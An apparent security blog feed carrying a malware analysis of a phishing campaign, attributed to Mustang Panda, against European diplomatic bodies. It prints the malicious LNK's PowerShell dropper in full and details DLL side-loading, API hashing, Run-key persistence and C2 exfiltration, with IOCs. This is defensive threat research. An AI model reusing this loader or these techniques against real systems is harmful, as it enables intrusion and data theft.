
<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://olme786.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://olme786.io/" rel="alternate" type="text/html" /><updated>2026-03-08T20:59:37+00:00</updated><id>https://olme786.io/feed.xml</id><title type="html">olme.io</title><subtitle>Posts about security and networking</subtitle><author><name>Olme786</name></author><entry><title type="html">Inside a Mustang Panda Campaign Targeting European Diplomatic Entities</title><link href="https://olme786.io/MustangPanda-Brics/" rel="alternate" type="text/html" title="Inside a Mustang Panda Campaign Targeting European Diplomatic Entities" /><published>2026-03-07T00:00:00+00:00</published><updated>2026-03-07T00:00:00+00:00</updated><id>https://olme786.io/MustangPanda-Brics</id><content type="html" xml:base="https://olme786.io/MustangPanda-Brics/"><![CDATA[<p>A campaign targeting European diplomatic entities was identified during February 2026, affecting organizations in several countries including Italy, Latvia, and France.The attack chain begins with the download of a ZIP archive from a remote URL, most likely delivered through a phishing email. Inside the archive, the initial stage consists of a malicious LNK file themed around BRICS-related information to lure the victim.Notably, the LNK file leverages a recently reported Windows Shortcut vulnerability that allows attackers to trigger malicious behavior when the shortcut is processed. More details about this vulnerability can be found in the following research by Trend Micro <a href="https://www.trendmicro.com/en_us/research/25/c/windows-shortcut-zero-day-exploit.html">Windows Shortcut Zero-Day Exploit – Trend Micro</a>.Once executed, the LNK file triggers a sequence of actions that ultimately leads to the side-loading of a malicious DLL using a legitimate Steam executable.</p>

<p align="center">
<img src="/assets/images/mustangPanda-brics/infection_chain.png" />
</p>
<h2 id="first-stage">First Stage</h2>

<p>It hasn’t been possible to identify the initial vector through which the sample was spread; however, the analysis indicates a phishing attack. The sample was delivered in a ZIP file, likely named <code class="language-plaintext highlighter-rouge">BRICS Report.zip</code>. To enhance its authenticity, the LNK file is disguised as a PDF. Additionally, at some point in the execution chain, it opens a decoy BRICS report.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/brics_report.png" />
</p>

<p>The attack begins with a malicious LNK file that leverages <code class="language-plaintext highlighter-rouge">ZDI-CAN-25373</code>, a Windows shortcut vulnerability. This flaw enables the threat actor to execute commands stealthily by manipulating whitespace within the file structure. To observe all actions performed by the file, it was necessary to use <code class="language-plaintext highlighter-rouge">Strings</code> on the file.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&gt; strings "BRICS Report.lnk"


pdf
-w H   -c  ";   ;$lxasggj = (Get-ChildItem -Pa $Home -Re -Inc *'BRICS Report'.zip).fullname;
$214632665758 = [System.IO.File]::OpenRead($lxasggj);
$njjrdrvxi = New-Object byte[] $214632665758.Length;
$214632665758.Read($njjrdrvxi, 0, $njjrdrvxi.Length);
$214632665758.Close();$btaydiyfud=714;
;
$ekglypm='WrITE'+'AlLB'+'YteS';[SysTem.IO.FIle]::$ekglypm($Env:appdata+'\\nrtzrghg.kq', $njjrdrvxi[$btaydiyfud..($btaydiyfud+1453568-1)]);
;
;
TaR -xvf $Env:APPDATA\nrtzrghg.kq -C $Env:Appdata;Sleep -Seconds 4;
;
cmd /c $Env:appdata\4FIA7XZ8-C3GX-N8RX-6S45-TGSJL9YODN94\steam_monitor.exe;"
.\WindowssSystem326Shell32.pdf
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
</code></pre></div></div>

<p>Once executed, the LNK file launches a PowerShell script that extracts specific bytes from the ZIP file to create a TAR archive named <code class="language-plaintext highlighter-rouge">nrtzrghg.kq</code> in <code class="language-plaintext highlighter-rouge">C:\Users\&lt;User&gt;\AppData\Roaming</code>. The contents of this archive are then extracted into the directory <code class="language-plaintext highlighter-rouge">4FIA7XZ8-C3GX-N8RX-6S45-TGSJL9YODN94</code>, revealing the legitimate executable <code class="language-plaintext highlighter-rouge">steam_monitor.exe</code>, the malicious DLL <code class="language-plaintext highlighter-rouge">crashhandler.dll</code>, and an encrypted payload <code class="language-plaintext highlighter-rouge">crashlog.dat</code>. Finally, steam_monitor.exe is executed.</p>

<h2 id="second-stage">Second Stage</h2>

<p>The execution of <code class="language-plaintext highlighter-rouge">steam_monitor.exe</code> loads the malicious <code class="language-plaintext highlighter-rouge">crashhandler.dll</code> through the exported function <code class="language-plaintext highlighter-rouge">CreateInterface</code>.</p>

<p align="center">
<img src="/assets/images/mustangPanda-brics/extracted_tar_files.png" />
</p>

<p>The DLL implements obfuscated Windows API resolution to avoid exposing functions in the Import Address Table (IAT). The APIs are dynamically resolved as the code executes rather than being loaded at startup. Additionally, some of the resolved APIs are never used and appear to be intentionally included as noise to hinder analysis. The usefull ones are:</p>
<ol>
  <li><strong>GetModuleFileNameW</strong>. Retrieves the full path of the current executable, used to resolve the location of <code class="language-plaintext highlighter-rouge">crashlog.dat</code> relative to it.</li>
  <li><strong>VirtualAlloc</strong> Reserves and commits a region of memory to stage the encrypted payload prior to execution.</li>
  <li><strong>NtCreateFile</strong> Opens a handle to crashlog.dat for reading.</li>
  <li><strong>NtQueryInformationFile</strong> Queries file metadata, specifically the file size, to determine how much data needs to be read into memory.</li>
  <li><strong>NtReadFile</strong> Reads the contents of <code class="language-plaintext highlighter-rouge">crashlog.dat</code> into the previously allocated memory region.</li>
  <li><strong>NtProtectVirtualMemory</strong> Modifies the memory protection of the allocated region, transitioning it to executable in preparation for execution.</li>
  <li><strong>CreateEvent</strong> Creates an unsignaled event object that will serve as the execution trigger.</li>
  <li><strong>RtlRegisterWait</strong> Registers the decrypted payload as a callback tied to the event object, delegating execution to the Windows Thread Pool.</li>
  <li><strong>SetEvent</strong> Signals the event, causing the Thread Pool to dispatch the callback and execute the payload.</li>
</ol>

<h2 id="third-stage">Third Stage</h2>


<p>The file crashlog.dat begins with a self-contained XOR decryption stub, keyed on 0x82, responsible for decrypting the remainder of the payload in-place prior to execution.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/decrypted_crashlog.dat.png" />
</p>
<p>The main function retrieves the InMemoryOrderModuleList from the PEB to enumerate the loaded modules. For each module, it parses the export table and computes a hash over every exported name using a ROL-13 accumulation algorithm, comparing the result against hardcoded values to resolve the address of the target Win32 API without exposing any strings in plaintext.</p>


<p>The code introduces deliberate busy-loops to hinder dynamic analysis, significantly increasing the time required to step through execution in a debugger and disrupting the analyst’s ability to follow the control flow.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/iteraciones_infernales.png" />
</p>
<p>Following the execution flow, the malware proceeds to harvest information about the compromised system through some of the following calls and registry queries:</p>

<ul>
  <li><strong><code class="language-plaintext highlighter-rouge">GetWindowsDirectoryW</code></strong> — Retrieves the path to the Windows directory.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">GetSystemDirectoryW</code></strong> — Retrieves the path to the system directory.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">RtlGetVersion</code></strong> — Obtains the Windows version.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">QueryPerformanceCounter</code></strong> — Queries system performance metrics.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">GetSystemTime</code></strong> — Retrieves the current system time.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">GetTickCount</code></strong> — Retrieves the number of milliseconds elapsed since system startup.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">Software\Microsoft\Edge\BLBeacon</code></strong> — Reads the installed version of Microsoft Edge.</li>
</ul>


<p>At a certain point in the execution flow, the malware resolves the path to <code class="language-plaintext highlighter-rouge">C:\Users\&lt;User&gt;\AppData\Local\Temp</code> via <code class="language-plaintext highlighter-rouge">ExpandEnvironmentStringsW</code>, where it drops and executes a decoy document <code class="language-plaintext highlighter-rouge">Brics Report.pdf</code> to deceive the victim into believing the interaction was legitimate.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/creation_brics_report.png" />
</p>

<p>As part of its cleanup routine, the malware first attempts to delete any pre-existing instance of <code class="language-plaintext highlighter-rouge">tmp.dat</code> in <code class="language-plaintext highlighter-rouge">C:\Users\&lt;User&gt;\AppData\Local\Temp</code>, ensuring a clean write, before dropping a fresh copy of <code class="language-plaintext highlighter-rouge">crashlog.dat</code> under that name, only to delete it shortly after. The purpose of the subsequent deletion remains unclear.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/creation_tmp.dat.png" />
</p>

<p>The malware creates a hidden directory named <code class="language-plaintext highlighter-rouge">Steam</code> under <code class="language-plaintext highlighter-rouge">%PUBLIC%</code>, where the three files bundled within the original package are subsequently dropped.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/persistence_directory.png" />
</p>

<p>To establish persistence, the malware creates a registry value named <code class="language-plaintext highlighter-rouge">SteamMonitor</code> under <code class="language-plaintext highlighter-rouge">HKCU\Software\Microsoft\Windows\CurrentVersion\Run</code>, setting its data to <code class="language-plaintext highlighter-rouge">C:\Users\Public\Steam\steam_monitor.exe 918 743</code>, ensuring the payload is executed automatically on every user logon.</p>

<p>The calls to <code class="language-plaintext highlighter-rouge">GetCommandLineW</code> and <code class="language-plaintext highlighter-rouge">CommandLineToArgvW</code> found earlier in the execution flow now make sense in this context, the arguments <code class="language-plaintext highlighter-rouge">918 743</code> passed via the registry Run key allow the malware to distinguish a persistence-triggered execution from its initial run, altering its behavior accordingly.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/persistencia.png" />
</p>

<p>The malware also creates the registry key <code class="language-plaintext highlighter-rouge">Software\Classes\ms-pu\CLSID</code>. According to a <a href="https://www.welivesecurity.com/la-es/2022/03/25/hodur-nueva-variante-rat-korplug-utilizada-mustang-panda/">WeLiveSecurity article</a>, this key is used to store information about the compromised system — which aligns with the earlier observed behavior of the malware reading system performance metrics.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/ms-pu.png" />
</p>



<p>Following the information gathering phase, the malware prepares to establish a connection with its C2 server. To do so, it first queries <code class="language-plaintext highlighter-rouge">Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable</code> and <code class="language-plaintext highlighter-rouge">Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer</code> to determine whether a proxy configuration is in place. Once resolved, it initiates an initial beacon to the C2 (<code class="language-plaintext highlighter-rouge">embwishes[.]com</code>), signaling that the implant is active on the compromised host.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/first_connection.png" />
</p>
<p>Subsequently, the malware encrypts the collected data and begins exfiltrating it to the C2 server.</p>
<p align="center">
<img src="/assets/images/mustangPanda-brics/Sending_steal_data.png" />
</p>

<h2 id="attribution">Attribution</h2>

<p>Based on the behavioral patterns and indicators observed throughout this analysis — including the use of PlugX/Korplug, the <code class="language-plaintext highlighter-rouge">Software\Classes\ms-pu\CLSID</code> registry key, the decoy PDF document, and the overall infection chain — this sample shares significant similarities with campaigns previously attributed to <strong>Mustang Panda</strong>, a China-nexus threat actor also tracked as BRONZE PRESIDENT and TA416.</p>

<p>This assessment is supported by two external reports: a <a href="https://www.welivesecurity.com/la-es/2022/03/25/hodur-nueva-variante-rat-korplug-utilizada-mustang-panda/">WeLiveSecurity article</a> documenting a PlugX variant used by Mustang Panda, and an <a href="https://arcticwolf.com/resources/blog/unc6384-weaponizes-zdi-can-25373-vulnerability-to-deploy-plugx/">Arctic Wolf report</a> linking similar tooling to UNC6384, a cluster associated with the same actor.</p>

<blockquote>
  <p><strong>Note:</strong> Attribution in threat intelligence is rarely definitive. The similarities described above are based on overlapping TTPs and tooling, and should be treated as an analytical assessment rather than a confirmed attribution.</p>
</blockquote>

<h2 id="-indicators-of-compromise-iocs">🔍 Indicators of Compromise (IOCs)</h2>

<h3 id="sha256-hashes">SHA256 Hashes</h3>
<p>e79d19d68d307c12413f8549aafa4a56776002dd04601e36e0125b2e6d56ff94 - BRICS Report.lnk
30c71d644bc72e0d55d46bed753ab3f72dc77b7f1be0e34693c957939a779507 - BRICS Report.zip
44cfba85aa27265779b01f6eb8b69718462b1ca8078b21066061e8d1622dff7a - crashhandler.dll
8c0051a83b3611ff2b669b670aa005633f3d9e844454a112b31d2a4bc944a234 - steam_monitor.exe
774841a2bfb07b61a8be3de8ae31e9847f987de652eef179761dc3d1b34c42ff - crashlog.dat
a988b177b97038a080cb223ee32529ce2d26939a1aaa8e59e7e5fdf6c5fd8e20 - BRICS Report.pdf</p>

<h3 id="uris">URIs</h3>
<p>embwishes[.]com<br />
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/137.0.0.0</p>]]></content><author><name>Olme786</name></author><category term="Mustang Panda" /><category term="infosec" /><category term="DLL Sideloading" /><category term="API hashing" /><category term="Stealer" /><summary type="html"><![CDATA[A campaign targeting European diplomatic entities was identified during February 2026, affecting organizations in several countries including Italy, Latvia, and France.The attack chain begins with the download of a ZIP archive from a remote URL, most likely delivered through a phishing email. Inside the archive, the initial stage consists of a malicious LNK file themed around BRICS-related information to lure the victim.When executed, the LNK file triggers a sequence of actions that ultimately leads to the side-loading of a malicious DLL using a legitimate Steam executable.]]></summary></entry><entry><title type="html">Agent Tesla - Malware</title><link href="https://olme786.io/AgentTesla-Malware/" rel="alternate" type="text/html" title="Agent Tesla - Malware" 